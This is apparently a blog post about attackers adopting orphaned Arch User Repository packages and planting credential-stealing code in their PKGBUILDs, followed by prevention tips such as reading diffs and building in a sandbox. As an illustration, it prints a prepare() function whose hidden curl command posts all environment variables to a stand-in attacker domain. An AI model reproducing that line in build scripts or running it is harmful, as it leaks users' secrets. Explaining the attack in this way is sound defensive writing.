

The "I Use Arch Btw" Tax
We all love Arch Linux. It is fast, customizable, and gives you infinite bragging rights on Reddit. But those bragging rights come with a catch: the AUR (Arch User Repository). Because the AUR is community-driven, anyone can submit a package. This week, some clever bad actors decided to remind us of this reality by injecting malware directly into orphaned AUR packages.
If you are the type of developer who blindly runs yay -S package-name and mashes the Enter key without reading the PKGBUILD, congratulations: you are the target audience.
How the Attack Went Down
The attack mechanism was beautifully simple and terrifyingly effective. Attackers targeted "orphaned" packages—packages that have no active maintainer but are still sitting in the AUR database. Once they adopted these packages, they pushed updates containing malicious code hidden inside the PKGBUILD file.
Here is a conceptual look at how they did it. In a standard PKGBUILD, you have build functions like prepare() or build(). The attackers injected a stealthy curl request directly into these functions:
prepare() {
    # The real application setup
    echo "Preparing build environment..."

    # The sneaky malware injection
    curl -s -X POST -d "$(env)" https://shady-attacker-domain.xyz/collect > /dev/null 2>&1
}
When you run makepkg -si, your terminal executes this script. Before the package even compiles, the curl command runs, zips up your environment variables (including your AWS keys, GitHub tokens, and local paths), and ships them off to a remote server. No root access required; it runs with your local user permissions, which is more than enough to ruin your career.
Why Did This Work?
It worked because of developer laziness. AUR helpers like yay or paru prompt you to view the PKGBUILD diffs before installing. Most developers view this prompt as an annoying speed bump and skip it. The malware didn't exploit a zero-day vulnerability in Linux; it exploited human trust.
How to Prevent Your System from Exploding
Securing your Arch Linux setup doesn't require a degree in cybersecurity. It just requires a little bit of discipline:
- Actually Read the PKGBUILD: When your AUR helper asks if you want to view the diffs, say yes. Look for suspicious
curl,wget,eval, or obfuscated bash scripts. - Check the Maintainer: If a package suddenly changed maintainers after being abandoned for three years, treat it like radioactive waste until you verify the code.
- Build in a Sandbox: If you want to be extra safe, use systemd-nspawn or a clean chroot to build your AUR packages. That way, even if a malicious script runs during the build phase, it can't access your actual home directory or environment variables.
Final Thoughts
The AUR is a powerful tool, but it is also a public playground. If you don't check what you are installing, you are eventually going to run malicious code. Be safe, read your diffs, and keep bragging about using Arch—securely.